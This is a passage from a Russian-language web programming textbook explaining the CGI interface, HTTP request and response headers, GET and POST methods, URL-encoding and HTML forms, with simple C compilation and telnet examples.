> Браузеру совершенно все равно, какое расширение у запрошенного объекта — он ориентируется по ответу, который предоставляет ему Web-сервер.

Резюме

В данной главе мы познакомились с основами устройства сети Интернет и протоколами передачи данных, без которых Web-программирование немыслимо. Мы узнали, как машины адресуют друг друга в глобальной сети, как они обмениваются данными, а также рассмотрели важное понятие — URL, с которым нам неоднократно придется сталкиваться в дальнейшем.

ГЛАВА 2



Интерфейс CGI и протокол HTTP

Листинги данной главы можно найти в подкаталоге cgi.

Термин CGI (Common Gateway Interface, общий шлюзовой интерфейс) обозначает набор соглашений, которые должны соблюдаться Web-серверами при выполнении ими различных Web-приложений. В настоящий момент практически повсеместно используется более быстрый и безопасный вариант интерфейса FastCGI. Соглашения, описанные в главе, остаются справедливыми и для него.

В этой и следующей главах мы будем разбирать основы традиционного CGI-программирования, не касаясь напрямую PHP. В качестве языка для примеров выбран C, поскольку его компиляторы можно найти практически в любой операционной системе, и по той причине, что он "наиболее красиво" показывает, почему... его не следует использовать в Web-программировании. Да-да, это не опечатка. Вскоре вы поймете, что мы хотели сказать.

Что такое CGI?

Итак, мы набираем в нашем браузере

http://example.com:80/path/to/image.jpg

и ожидаем, что сейчас получим HTML-документ (или документ другого формата, например, рисунок). Иными словами, мы рассчитываем, что на хосте в каталоге /path/to/ расположен файл image.jpg, который нам сейчас доставят (передаст его, кстати, Web-сервер, подключенный к порту 80 на сервере).

Однако на самом деле ситуация несколько иная. По двум причинам.

- Путь /path/to/, равно как и файл image.jpg на хосте, может вообще не существовать. Ведь администратор сервера имеет возможность задать *псевдоним* (alias) для любого объекта на сервере. Кроме того, даже если и не назначено никакого псевдонима, все равно имеется возможность так написать программы для Web-сервера, что они будут "перехватывать" каждое обращение к таким путям и соответствующим образом реагировать на это.
- Файл image.jpg может быть вовсе не графическим документом, а программой, которая в ответ на наш запрос молниеносно запустится, не менее стремительно выпол-

нится и возвратит пользователю результаты своей работы, хотя бы в том же HTML-формате (или, разумеется, в любом другом, — например, это может быть изображение). Пользователь и не догадается, что на самом деле произошло. Для него все равно, загружает ли он документ или невольно запускает программу. Более того, он никак не сможет узнать, что же на самом деле случилось.

Последний пункт особенно впечатляющ. Если вы прониклись его идеей, значит, поняли в общих чертах, что такое CGI. Традиционно программы, работающие в соответствии с соглашениями CGI, называют *сценариями*, или *скриптами* — скорее всего из-за того, что в большинстве случаев их пишут на языках-интерпретаторах, подобных Basic (например, на Python или PHP).

Задумаемся на мгновенье. Мы получили довольно мощный механизм, который позволяет нам, в частности, формировать документы "на лету". К примеру, пусть нам нужно, чтобы в каком-то документе проставлялись текущая дата и время. Разумеется, мы не можем заранее прописать их в документе — ведь в зависимости от того, когда он будет загружен пользователем, эта дата должна меняться. Зато мы можем написать сценарий, который вычислит дату, вставит ее в документ и затем передаст его пользователю, который даже ничего и не заметит!

Однако в построенной нами модели не хватает одного звена. Действительно, предположим, нам нужно, чтобы время в нашей странице проставлялось на основе часового пояса пользователя. Как сценарий узнает, какой часовой пояс у региона, в котором живет этот человек, или какую-нибудь другую информацию, которую может предоставить пользователь? Видимо, должен быть какой-то механизм, позволяющий пользователю не только получать, но также и передавать информацию серверу (в данном случае, например, поправку времени в часах относительно Москвы). Это тоже обеспечивает CGI. Однако вернемся прежде к URL.

Секреты URL

Помните, мы в предыдущей главе описывали, как выглядит URL? Так вот, это был только частный случай. На самом деле URL имеет более "длинный" формат:

http://example.com:80/path/to/image.jpg?*parameters*

Как нетрудно заметить, может существовать еще строка ***parameters***, следующая после вопросительного знака. В некоторой степени она аналогична командной строке ОС. В ней может быть все, что угодно, она может быть любой длины (однако следует учитывать, что некоторые символы должны быть URL-закодированы, *см. ниже*). Вот как раз эта-то строка и передается CGI-сценарию.

> ***Замечание***
>
> На самом деле существуют некоторые ограничения на длину строки параметров. Но нам приходится сталкиваться с ними довольно редко, чтобы имело смысл об этом говорить. Если URL слишком длинен для браузера, то вы это легко обнаружите — соответствующая гиперссылка просто "перестанет нажиматься".

Вернемся к нашему предыдущему примеру. Теперь пользователь может указать свой часовой пояс сценарию, например, так:

http://example.com/script.cgi?time=+3

Сценарий с именем script.cgi, после того как запустится и получит эту строку параметров, должен ее проанализировать (например, создать переменную `time` и присвоить ей значение `+3`, т. е. 3 часа вперед) и дальше работать как ему нужно. Обращаем ваше внимание на то, что принято параметры сценариев указывать именно в виде

переменная=значение

А если нужно передать несколько параметров (например, не только часовой пояс, но и имя пользователя)? Сделаем это следующим образом:

http://example.com/script.cgi?time=+5&name=Vasya

При этом принято разделять параметры с помощью символа амперсанда `&`. Будем в дальнейшем придерживаться этого соглашения, поскольку именно таким образом поступают браузеры при обработке форм. (Видели когда-нибудь на странице несколько полей ввода и переключателей, а под ними кнопку **Отправить**? Это и есть форма, с ее помощью можно автоматизировать процесс передачи данных сценарию.) Ну и, разумеется, сценарий опять же должен адекватно среагировать на эти параметры: провести разбор строки, создать переменные и т. д. Обращаем ваше внимание на то, что все действия придется программировать вручную, если мы хотим воспользоваться языком C.

Способ посылки параметров сценарию, когда данные помещаются в командную строку URL, называется методом `GET`. Фактически, даже если не передается никаких параметров (например, при загрузке статической страницы), все равно применяется метод `GET`. Всё? Нет, не всё. Существует еще один распространенный способ (не менее распространенный) — метод `POST`, но давайте прежде рассмотрим, на каком языке "общаются" браузер и сервер.

Заголовки запроса и метод *GET*

Задумаемся на минуту, что же происходит, когда мы набираем в браузере некоторую строку ***somestring*** и нажимаем клавишу <Enter>? Браузер посылает серверу запрос ***somestring***? Нет, конечно. Все немного сложнее. Он анализирует строку, выделяет из нее имя сервера и порт (а также имя протокола, но нам это сейчас не интересно), устанавливает соединение с Web-сервером по адресу *сервер*:*порт* и посылает ему что-то типа следующего:

```
GET somestring HTTP/1.0\n
...другая информация...
\n\n
```

Здесь `\n` означает символ перевода строки, а `\n\n` — два обязательных символа новой строки, которые являются маркером окончания запроса (точнее, окончания заголовков запроса). Пока мы не пошлем этот маркер, сервер не будет обрабатывать наш запрос.

Как видим, после `GET`-строки могут следовать и другие строки с информацией, разделенные символом перевода строки. Их обычно формирует браузер. Такие строки называются *заголовками* (headers), и их может быть сколько угодно. Протокол HTTP как раз и задает правила формирования и интерпретации этих заголовков.

Вот мы и начинаем знакомство с протоколом HTTP. Как видите, он представляет собой не что иное, как просто набор заголовков, которыми обмениваются сервер и браузер, и еще пару соглашений насчет метода `POST`, которые мы вскоре рассмотрим.

Не все заголовки обрабатываются сервером — некоторые просто пересылаются запускаемому сценарию с помощью переменных окружения. *Переменные окружения* представляют собой именованные значения параметров, которые операционная система (точнее, процесс-родитель) передает запущенной программе. Программа может с помощью специальных функций (их мы рассмотрим в следующей главе на примерах) получить значение любой установленной переменной окружения, указав ее имя. Именно так и должен поступать CGI-сценарий, когда захочет узнать значение того или иного заголовка запроса. К сожалению, набор передаваемых сценарию переменных окружения ограничен стандартами, и некоторые заголовки нельзя получить из сценария никаким способом. Такие случаи мы будем оговаривать особо.

> ***Замечание***
>
> Если быть до конца честными, то все-таки системный администратор может настроить сервер так, чтобы он посылал сценарию и те заголовки, которые по стандарту не передаются.

Далее приводятся некоторые заголовки запросов с их описаниями, а также имена переменных окружения, которые использует сервер для передачи их CGI-сценарию. Мы указываем заголовки вместе с примерами в том контексте, в котором они могут быть применены, иными словами, вместе с наиболее распространенными их значениями. Так будет несколько нагляднее.

GET

- Формат:

  `GET` *сценарий*`?`*параметры* `HTTP/1.0`

- Переменные окружения: `REQUEST_URI`; в переменной `QUERY_STRING` сохраняется значение *параметры*, в переменной `REQUEST_METHOD` — ключевое слово `GET`.

Этот заголовок является обязательным (если только не применяется метод `POST`) и определяет адрес запрашиваемого документа на сервере. Также задаются параметры, которые пересылаются сценарию (если сценарию ничего не передается, или же это обычная статическая страница, то все символы после знака вопроса и сам знак опускаются). Вместо строки `HTTP/1.0` может быть указан и другой протокол — например, `HTTP/1.1`. Именно его соглашения и будут учитываться сервером при обработке данных, поступивших от пользователя, и других заголовков.

Строка *сценарий*`?`*параметры* задается в том же самом формате, в котором она входит в URL. Неплохо было бы назвать эту строку как-нибудь более реалистично, чтобы учесть возможность присутствия в ней командных параметров. Такое название действительно существует и звучит как *URI* (Universal Resource Identifier, универсальный идентификатор ресурса). Очень часто его смешивают с понятием URL (вплоть до того, что это происходит даже в официальной документации по стандартам HTTP). Давайте договоримся, что в будущем мы всегда будем называть словом URL *полный* путь к некоторой Web-странице вместе с параметрами, и условимся, что под словом URI будет пониматься его *часть*, расположенная после имени (или IP-адреса) хоста и номера порта.

POST

- Формат:

  `POST` *сценарий?параметры* `HTTP/1.0`

- Переменные окружения: `REQUEST_URI`; в переменной `QUERY_STRING` сохраняется значение *параметры*, в переменной `REQUEST_METHOD` — слово `POST`.

Этот заголовок используется при передаче данных методом `POST`. Вскоре мы рассмотрим данный метод подробнее, а пока скажем лишь, что он отличается от метода `GET` тем, что данные можно передавать не только через командную строку, но и в самом конце, после всех заголовков.

Content-Type

- Формат:

  `Content-Type: application/x-www-form-urlencoded`

- Переменная окружения: `CONTENT_TYPE`

Данный заголовок идентифицирует тип передаваемых данных. Обычно для этого указывается значение `application/x-www-form-urlencoded`, определяющее формат, в котором все управляющие символы (отличные от алфавитно-цифровых и других отображаемых) специальным образом кодируются. Это тот самый формат передачи, который используется методами `GET` и `POST`. Довольно распространен и другой формат: `multipart/form-data`. Мы разберем его, когда будем обсуждать вопрос, касающийся загрузки файлов на сервер.

Хотим обратить ваше внимание на то, что сервер никак не интерпретирует рассматриваемый заголовок, а просто передает его сценарию через переменную окружения.

Host

- Формат:

  `Host:` *имя_хоста*

- Переменная окружения: `HTTP_HOST`.

В соответствии с протоколом HTTP 1.1 в Интернете на каждом узле может располагаться сразу несколько хостов. (Напоминаем, что узел имеет отдельный IP-адрес, и вполне типична ситуация, когда разные доменные имена соответствуют одному и тому же IP-адресу.) Поэтому должен существовать какой-то способ, с помощью которого браузер сможет сообщить серверу, к какому хосту он собирается обращаться. Заголовок `Host` как раз и предназначен для этой цели. В нем браузер указывает то же самое имя хоста, которое ввел пользователь в адресной строке.

> ***Примечание***
>
> В настоящий момент доступ к большинству сайтов можно получить только по протоколу HTTP 1.1 (но не 1.0), а значит, указание заголовка `Host` является обязательным.

Переменную окружения `HTTP_HOST` очень часто путают с другой переменной, `SERVER_NAME`. В большинстве случаев серверы конфигурируют так, что обе переменные

содержат одинаковое значение (например, в Apache для этого существует директива `UseCanonicalName off`), однако возникают ситуации, когда это не так. Величина `HTTP_HOST` всегда идентична тому доменному имени, которое ввел пользователь в браузере, в то время как `SERVER_NAME` иногда может содержать строку, жестко записанную в конфигурации сервера (в Apache это происходит при указании `UseCanonicalName on`).

> ***Внимание!***
>
> Существует одно важное отличие между переменными `HTTP_HOST` и `SERVER_NAME`. Дело в том, что `SERVER_NAME` никогда не включает номер порта, к которому подключился браузер (обычно 80), в то время как `HTTP_HOST`, наоборот, содержит значение вида *хост*:*порт*, когда порт отличен от 80.

Какую же переменную использовать в скриптах? Вероятнее всего, `HTTP_HOST`, но в случае, если она не установлена (например, используется HTTP 1.0, где данный заголовок не поддерживается), подставлять вместо нее `SERVER_NAME`.

User-Agent

- Формат:

```
Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
```

- Переменная окружения: `HTTP_USER_AGENT`.

Через этот заголовок клиент сообщает серверу сведения о себе, не всегда точные и правдивые. Из приведенного выше примера можно узнать версию браузера (в данном случае это FireFox) и операционной системы (здесь 64-битная Windows 8.0).

Referer

- Формат:

```
Referer: URL_адрес
```

- Переменная окружения: `HTTP_REFERER`.

Как правило, этот заголовок формируется браузером и содержит URL страницы, с которой осуществился переход на текущую страницу по гиперссылке. Впрочем, если вы пишете сценарий, который в целях безопасности отслеживает значение данного заголовка (например, для его запуска только с определенной страницы), помните, что данным заголовок может быть обрезан брандмауэром или подделан умышленно.

> ***Замечание***
>
> Вы, наверное, подумали, что слово referer пишется по-английски с двумя буквами "r". Да, вы правы. Однако те, кто придумывал стандарт HTTP, этого, видимо, не знали. Так что не позволяйте столь досадному факту ввести себя в заблуждение, когда будете в сценарии использовать переменную окружения `HTTP_REFERER`.

Content-length

- Формат:

```
Content-length: длина
```

- Переменная окружения: `CONTENT_LENGTH`.

Заголовок содержит строку, являющуюся десятичным представлением длины данных в байтах, передаваемых методом POST. Если задействуется метод GET, то этот заголовок отсутствует, и значит, переменная окружения не устанавливается.

Cookie

- Формат:

```
Cookie: значения_cookies
```

- Переменная окружения: HTTP_COOKIE.

Здесь хранятся все cookies в URL-кодировке (о cookies мы подробнее поговорим в следующей главе).

Accept

- Формат:

```
Accept: text/html, text/plain, image/gif, image/jpeg
```

- Переменная окружения: HTTP_ACCEPT.

В этом заголовке браузер перечисляет, какие типы документов он "понимает". Перечисление производится через запятую. К сожалению, в последнее время браузеры стали несколько небрежны и часто присылают в этом заголовке значение */*, что обозначает любой тип.

Существует еще множество заголовков запроса (часть из них востребуются только протоколом HTTP 1.1), но мы не будем на них задерживаться.

Эмуляция браузера через telnet

Между прочим, при передаче запроса браузер "притворяется" пользователем, который запустил telnet-клиента (программу, которая умеет подключаться к заданному IP-адресу и порту, посылать набранное на клавиатуре и отображать на экране поступающие "снаружи" данные) и вводит строки заголовков вручную, т. е. в текстовом виде. Например, вместо того чтобы набрать в браузере **http://example.com/**, попробуйте в командной строке ОС (UNIX, Windows, Mac OS X или любой другой) выполнить следующие команды (вместо клавиши ввода текста <Enter> нажимая соответствующую клавишу):

```
telnet example.com 80<Enter>
GET /index.html HTTP/1.1<Enter>
Host: example.com<Enter>
<Enter>
```

Вы увидите, как перед вами промелькнут строки HTML-документа index.html. Очень рекомендуем проделать описанную процедуру, чтобы избавиться от духа мистицизма при упоминании о протоколе HTTP. Все это не так сложно, как иногда может показаться.

Примечание

Если у вас указанная процедура не удалась и сервер все время шлет сообщение "Bad Request", то проверьте регистр символов, в котором вы набираете команды. Все буквы должны быть заглавными, а название протокола `HTTP/1.1` идти без пробелов.

Посмотрим теперь, как работает сервер. Происходит все следующим образом: он считывает заголовки запроса и дожидается маркера `\n\n` (или, что то же самое, "пустого" заголовка), а как только его получает, начинает разбираться — что же ему за информация пришла — и выполнять соответствующие действия.

С помощью заголовков реализуются такие механизмы, как контроль кодировок, cookies, метод `POST` и т. д. Если же сервер не понимает какого-то заголовка, он его либо пропускает, либо жалуется отправителю (в зависимости от воли администратора, который настраивал сервер).

В повседневной работе вы вряд ли будете использовать telnet-клиента, т. к. он требует ввода слишком большого количества детальной информации. Системные администраторы и Web-разработчики в массе используют более удобную и функциональную утилиту `curl`:

```
curl example.com:80
```

Метод *POST*

Мы подошли к сути метода `POST`. А что, если мы в предыдущем примере зададим вместо `GET` слово `POST` и после последнего заголовка (маркера `\n\n`) начнем передавать какие-то данные? В этом случае сервер их воспримет и также передаст сценарию. Только нужно не забыть проставить заголовок `Content-length` в соответствии с размером данных, например:

```
POST /script.cgi HTTP/1.1\n
Host: example.com
Content-length: 5\n
\n
Test!
```

Сервер начнет обработку запроса, не дожидаясь передачи данных после маркера конца заголовков. Иными словами, сценарий запустится сразу же после отправки `\n\n`, а уж ждать или не ждать, пока придет строка `Test!` длиной 5 байтов — его дело.

Последнее означает, что сервер никак не интерпретирует `POST`-данные (точно так же, как он не интерпретирует некоторые заголовки), а пересылает их непосредственно сценарию. Но как же сценарий узнает, когда данные кончаются, т. е. когда ему прекращать чтение информации, поступившей от браузера? В этом ему поможет переменная окружения `CONTENT_LENGTH`, и именно на нее следует ориентироваться. Чуть позже мы рассмотрим этот механизм подробнее.

Зачем нужен метод `POST`? В основном для того, чтобы передавать большие объемы данных. Например, при загрузке файлов через Web *(см. главу 3)* или при обработке больших форм. Кроме того, метод `POST` часто используют для эстетических целей: дело в том, что при применении `GET`, как вы, наверное, уже заметили, URL сценария становится довольно длинным и неизящным, а `POST`-запрос оставляет URL без изменения.

URL-кодирование

Ранее упоминалось, что и в методе `GET`, и в методе `POST` данные доставляются в URL-кодированном виде. Что это значит?

Удивительно, откуда взялась эта дурная традиция (может, из стремления сохранить совместимость с древними программами, которыми вот уже лет 20 никто не пользуется), но почему-то все интернет-сервисы, начиная от e-mail и заканчивая Web, как-то очень "не любят" байты со значениями, превышающими 127. Поэтому применяется изощренный способ перекодировки, который все символы в диапазонах 0–32 и 128–256 представляет в URL-кодированном виде. Например, если нам нужно закодировать символ с шестнадцатеричным кодом `9E`, это будет выглядеть так: `%9E`. Помимо этого, пробел представляется символом "плюс" (`+`). Поэтому готовьтесь, что вашим сценариям будут передаваться данные именно в таком виде. В частности, все буквы кириллицы преобразуются в подобную абракадабру (соответственно, размер данных увеличивается примерно в 3 раза!). Поэтому программы должны всегда быть готовы перекодировать информацию туда-сюда обратно.

Что такое формы и для чего они нужны?

Итак, мы знаем, что наиболее распространенными методами передачи данных между браузером и сценарием являются `GET` и `POST`. Однако вручную задавать строки параметров для сценариев и к тому же URL-кодировать их, согласитесь, довольно утомительно. Давайте посмотрим, что же язык HTML предлагает нам для облегчения жизни.

Сначала рассмотрим метод `GET`. Даже программисту довольно утомительно набирать параметры в URL вручную. Всякие там `?`, `&`, `%`... Представьте себе пользователя, которого принуждают это делать. К счастью, существуют удобные возможности языка HTML, которые, конечно, поддерживаются браузерами. И хотя мы уже замечали, что в этой книге будет лишь немного рассказано об HTML, о *формах* мы поговорим очень подробно.

Итак, пусть у нас на сервере в корневом каталоге размещен файл сценария script.cgi (наверное, вы уже заметили, что расширение CGI принято присваивать CGI-сценариям, хотя, как уже упоминалось, никто не мешает вам использовать любое другое слово). Этот сценарий распознает два параметра: `name` и `born`. Где эти параметры задаются, мы пока не решили. При переходе по адресу **http://example.com/script.cgi** сценарий должен отработать и вывести следующую HTML-страницу:

```
<!DOCTYPE html>
<html lang="ru">
<body>
Привет, name! Я знаю, Вы родились born!
</body>
</html>
```

Разумеется, при генерации страницы параметры `name` и `born` нужно заменить соответствующими значениями, переданными в них.

Передача параметров "вручную"

Давайте будем включать параметры прямо в URL, в строку параметров. Таким образом, если запустить в браузере

http://example.com/script.cgi?name=Thomas&born=1962-03-11

мы получим страницу с нужным результатом:

```
<html><body>
Привет, Thomas! Я знаю, Вы родились 1962-03-11!
</body></html>
```

Заметьте, что мы разделяем параметры амперсандом `&`, а также используем знак равенства `=`. Это неспроста. Сейчас обсудим, почему.

Использование формы

Что теперь нам следует сделать, чтобы пользователь мог в удобной форме ввести свое имя и возраст? Очевидно, придется создать что-то вроде диалогового окна Windows, только в браузере. Итак, нам понадобится обычный HTML-документ (например, с именем getform.htm и расположенный в корневом каталоге) с элементами этого диалога — полями ввода и кнопкой, при нажатии которой запустится наш сценарий. Текст этого документа приведен в листинге 2.1.

Листинг 2.1. Документ с формой. Файл getform.htm

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Документ с формой</title>
  <meta charset='utf-8'>
</head>
<body>
  <form action="script.cgi" method="GET">
  Введите имя:
  <input type="text" name="name" value="Неизвестный"><br>
  Введите дату рождения:
  <input type="text" name="born" value="Неизвестно"><br>
  <input type="submit" value="Нажмите кнопку">
  </form>
</body>
</html>
```

Загрузим наш документ в браузер. Получим форму, представленную на рис. 2.1.

Теперь, если занести в поле `name` свое имя, а в поле для возраста — возраст и нажать кнопку **Нажмите кнопку**, браузер обратится к сценарию по URL, указанному в атрибуте `action` тега `<form>` формы:

http://example.com/script.cgi




Рис. 2.1. HTML-форма

Он передаст через `?` все параметры, которые помещены внутрь тегов `<input>` в форме, отделяя их амперсандом (`&`). Имена полей и их значения будут разделены знаком `=`. Теперь вы понимаете, почему мы с самого начала использовали эти символы?

Итак, реальный URL, который сформирует браузер при старте сценария, будет таким (учитывая, что на странице был пользователь по имени Thomas, и он родился 11 марта 1962 г.):

http://example.com/script.cgi?name=Thomas&born=1962-03-11

Абсолютный и относительный пути к сценарию

Обратим внимание на поле `action` тега `<form>`. Поскольку значение этого поля не предваряется слешем (`/`), то представляет собой относительный путь к сценарию. То есть браузер при анализе тега попытается выдать запрос на запуск сценария, имеющего имя script.cgi и расположенного в том же самом каталоге, что и форма (точнее, HTML-документ с формой).

> ***Замечание***
>
> Как вы, наверное, догадались, термин "каталог" здесь весьма условен. На самом-то деле имеется в виду не реальный каталог на сервере (о котором браузер, кстати, ничего не знает), а часть URL, предшествующая последнему символу `/` в полном URL файла с формой. В нашем случае это просто **http://example.com**. Заметьте, что здесь учитывается имя хоста. Как видим, все это мало похоже на обычную файловую спецификацию.

Однако можно указать и абсолютный путь как на текущем, так и на другом хосте. В первом случае параметр `action` будет выглядеть примерно следующим образом:

```
<form action="/some/path/script.cgi">
```

Браузер определит, что это абсолютный путь в пределах текущего хоста (точнее, хоста, на котором расположен документ с формой) по наличию символа `/` впереди пути. Рекомендуется везде, где только возможно, пользоваться таким определением пути, всячески избегая указания абсолютного URL с именем хоста — конечно, за исключением тех ситуаций, когда ресурс размещен сразу на нескольких хостах (такое тоже иногда встречается).

Во втором случае получится приблизительно следующее:

```
<form action="http://example.com/any/script.cgi">
```

Еще раз обратите внимание на то, что браузеру совершенно все равно, где находится запускаемый сценарий — на том же хосте, что и форма, или нет. Это позволяет создавать сайты, расположенные на нескольких хостах, "прозрачно" для их посетителей. Вся идеология сети Интернет и службы World Wide Web построена на этой идее — возможности свободного перемещения (и ее легкости) по гиперссылкам, где бы ни находился сервер, на который они указывают.

Метод *POST* и формы

Что же теперь нужно сделать, чтобы послать данные не методом `GET`, а методом `POST`? Нетрудно догадаться: достаточно вместо `method="GET"` указать `method="POST"`. Больше ничего менять не надо.

> ***Замечание***
>
> Если не задать атрибут `method` в теге `<form>` вообще, то по умолчанию подразумевается метод `GET`.


Таким образом, мы можем теперь совсем не нагружать пользователя такой информацией, как имя сценария, его параметры и т. д. Он всегда будет иметь дело только с полями ввода, переключателями и кнопками формы, а также с гиперссылками.

Однако в рассмотренной схеме не все гладко с точки зрения простоты: сценарий один, а файла-то два (документ с формой и файл сценария). Есть простое обходное решение этой проблемы, которое рекомендуется применять всюду, где только возможно: пусть сценарий в первую очередь проверяет, запущен ли он с параметрами или без них. Если параметров нет, то сценарий выдает пользователю HTML-документ с формой, в противном случае — результаты работы. Это удобно еще и потому, что, возможно, вы захотите, чтобы пользователь обязательно ввел свое имя. То есть, если он забудет это сделать, ему будет выдана всё та же форма с сообщением напротив поля ввода для имени: "Извините, но Вы забыли ввести свое имя. Попробуйте еще, вдруг на этот раз получится?" А в следующей главе мы попутно рассмотрим, как проще всего определить, был запущен сценарий по нажатию кнопки или же просто набором его URL в браузере.

> ***Замечание***
>
> Приведенная схема минимизации количества документов стандартна и весьма универсальна (ее применяют 99% сценариев, которые можно найти в Интернете). Она еще и удобна для пользователя, потому что не создает "мертвых" ссылок (любой URL сценария, который он наберет, пусть даже и без параметров, будет корректным). Однако программирование этой схемы на C (и на некоторых других языках) вызывает определенные проблемы. Язык PHP таких проблем лишен.

Резюме

В данной главе мы получили базовое представление о протоколе HTTP и интерфейсе CGI, используемых в Web. Мы также узнали, какую роль играют заголовки протокола HTTP при обмене данными между браузером и сервером.



ГЛАВА 3

CGI изнутри

Листинги данной главы можно найти
в подкаталоге cgiinside.

До сих пор рассматривались лишь теоретические аспекты CGI. Мы знаем в общих чертах, как и что передается пользователю сервером, и наоборот. Однако как же все-таки должна быть устроена CGI-программа (CGI-сценарий), чтобы работать с этой информацией? Откуда она ее вообще получает и куда должна выводить, чтобы переслать текст пользователю?

И это только небольшая часть вопросов, которые пока остаются открытыми. В данной главе мы постараемся вкратце описать, как же *на самом деле* должны быть устроены CGI-сценарии.

Язык C

Каждый программист обязан хотя бы в общих чертах знать, как "на низком уровне" работает то, что он использует — будь то операционная система или удобный язык-интерпретатор для написания сценариев (каким является PHP).

Итак, речь пойдет о программировании на C. Мы выбрали его, потому что именно на этом языке чаще всего пишут сценарии, которым требуется наиболее тесное взаимодействие с сервером и максимально критичное быстродействие (базы данных, поисковые системы, системы почтовой рассылки с сотнями тысяч пользователей и др.). В пользу языка C говорит так же и то, что его компиляторы можно встретить практически в любой сколько-нибудь серьезной операционной системе.

Вы не найдете в этой главе ни одной серьезной законченной программы на C (за исключением разве что самой простой, типа "Hello, world!"). И даже более того: все листинги программ, представленные в следующих главах, далеки от идеала и могут быть сделаны более универсальными, но зато и значительно более длинными. Длиной пришлось пожертвовать и выбрать простоту.

В данной главе мы попытались описать все основные приемы, которые могут понадобиться при программировании сценариев на C (кроме работы с сокетами, это тема для отдельной книги). По возможности мы не будем привязываться к специфике конкрет-

ной операционной системы, ведь CGI — это стандарт, независимый от операционной системы, на которой будет выполняться сценарий. Вооружившись материалом этой главы, можно написать самые разнообразные сценарии — от простых до самых сложных (правда, для последних потребуется также недюжинная сноровка).

Наша цель — набросать общими мазками, как неудобно (вот именно — неудобно!) программировать сценарии на языках, обычных для прикладного программиста (в том числе на C и C++). Как только вы проникнетесь этой идеей, мы плавно и не торопясь двинемся в мир PHP, где предусмотрены практически все удобства, так необходимые серьезному языку программирования сценариев.

Работа с исходными текстами на C

Если вы не знакомы с языком C, не отчаивайтесь. Все примеры хорошо комментированы, а сложные участки не нуждаются в непременном понимании "с первого прочтения". Еще раз оговоримся, что материал этой главы предназначен для того, чтобы вы получили приблизительное представление об устройстве протокола HTTP и интерфейса CGI и узнали, как программы взаимодействуют с их помощью. Вероятно, без этих знаний невозможна никакая профессиональная работа на поприще Web-программирования.

Так что не особенно расстраивайтесь, если вы совсем не знаете C, — ведь эта глава содержит гораздо больше, нежели просто описание набора C-функций. В ней представлен материал, являющийся связующим звеном между CGI и HTML, детально описываются теги форм и их наиболее полезные атрибуты, приемы создания запросов и многое другое. Все это, безусловно, понадобится нам и при программировании на PHP.

Компиляция программ

Вообще, изучая приведенные в данной главе примеры, вы можете и не проверять их на практике (особенно если у вас еще нет работающего Web-сервера). Все листинги здесь предназначены лишь для теоретических целей.

Однако, если вы все же решитесь запустить пару-тройку проверочных CGI-скриптов, написанных на C, знайте, что это несложно. Вначале исходный код необходимо преобразовать в исполняемый файл, т. е. откомпилировать, причем в той операционной системе, в которой будет запускаться скрипт (исполняемые файлы в разных ОС сильно различаются).

Далее в главе предполагается, что вы работаете в UNIX-подобной операционной системе и вам доступен GNU-компилятор gcc. Для компилирования программы достаточно выполнить команду:

```
gcc script.c –o "script.cgi"
```

При этом создастся исполняемый файл script.cgi, на который можно в дальнейшем ссылаться из HTML-форм (как именно — читайте дальше).

При использовании Windows можно воспользоваться виртуальной машиной *(см. главу 53)*.

Передача документа пользователю

Вначале рассмотрим более простой вопрос: как программа посылает свой ответ (т. е. документ) пользователю.

Сделано это просто и логично (а главное, универсально и переносимо между операционными системами): сценарий просто помещает документ в *стандартный поток вывода* (в языке C он называется `stdout`), который находится под контролем программного обеспечения сервера. Иными словами, программа работает так, как будто нет никакого пользователя, а нужно вывести текст прямо на экран. Это она так "думает", на самом деле выводимая информация будет перенаправлена сервером в браузер пользователя. Ясно, что у сценария никакого "экрана" нет и быть не может.

> ***Замечание***
>
> FastCGI взаимодействует с клиентом через сокеты или TCP/IP-соединение.

Ответ программы, как и запрос пользователя, должен состоять из заголовков. Иными словами, мы не можем просто направить документ в стандартный поток вывода: нам сначала нужно, по крайней мере, указать, в каком формате информация должна быть передана пользователю. Действительно, представьте, что произойдет, если браузер попытается отобразить GIF-рисунок в текстовом виде? В худшем случае вашим пользователям придется всю жизнь лечиться от заикания — особенно если до этого их просили ввести номер кредитной карточки...

Заголовки ответа

Заголовки ответа должны следовать точно в таком же формате, как и заголовки запроса, рассмотренные нами в предыдущей главе. А именно, это набор строк (завершающийся пустой строкой), каждая из которых представляет собой имя заголовка и его значение, разделенные двоеточием. Наличие пустого заголовка в конце так же можно интерпретировать, как два стоящих подряд символа перевода строки `\n\n`. Затем, как обычно, могут следовать данные ответа, являющиеся документом, который будет отображен браузером.

Заголовок кода ответа

Здесь все же имеется одно отличие от формата, который используется в заголовках запроса. Дело в том, что первый заголовок ответа обязан иметь слегка специфичный вид — в нем не должно быть двоеточия. Он задает так называемый *код ответа сервера* и выглядит, например, так:

```
HTTP/1.1 OK
```

или так:

```
HTTP/1.1 404 Not Found
```

В первом примере заголовок говорит браузеру, что все в порядке и дальше следует некоторый документ. Во втором примере сообщается, что затребованный файл не был найден на сервере. Конечно, существует еще множество других кодов ошибок.

"Подделывание" заголовка ответа

При работе с некоторыми распространенными кодами ответа (404, 403 и т. д.) браузеры не обращают особого внимания на заголовок кода ответа, а просто выводят следующий за ним документ.

Несмотря на то, что код ответа формируется сервером в первую очередь, еще до запуска сценария мы можем изменить его в CGI-скрипте при помощи "фиктивного" заголовка `Status`. Например, напечатав в скрипте

```
Status: 404 Not Found
```

мы заставим сервер послать браузеру код ответа 404, а также выполнить стандартный обработчик 404-й ошибки, если он назначен директивой Web-сервера. При этом сам заголовок `Status` отправлен не будет — он обрабатывается сервером и после этого вырезается.

Приведем другие наиболее распространенные заголовки ответа.

Content-type

Формат:

```
Content-type: mime_тип; charset=utf-8
```

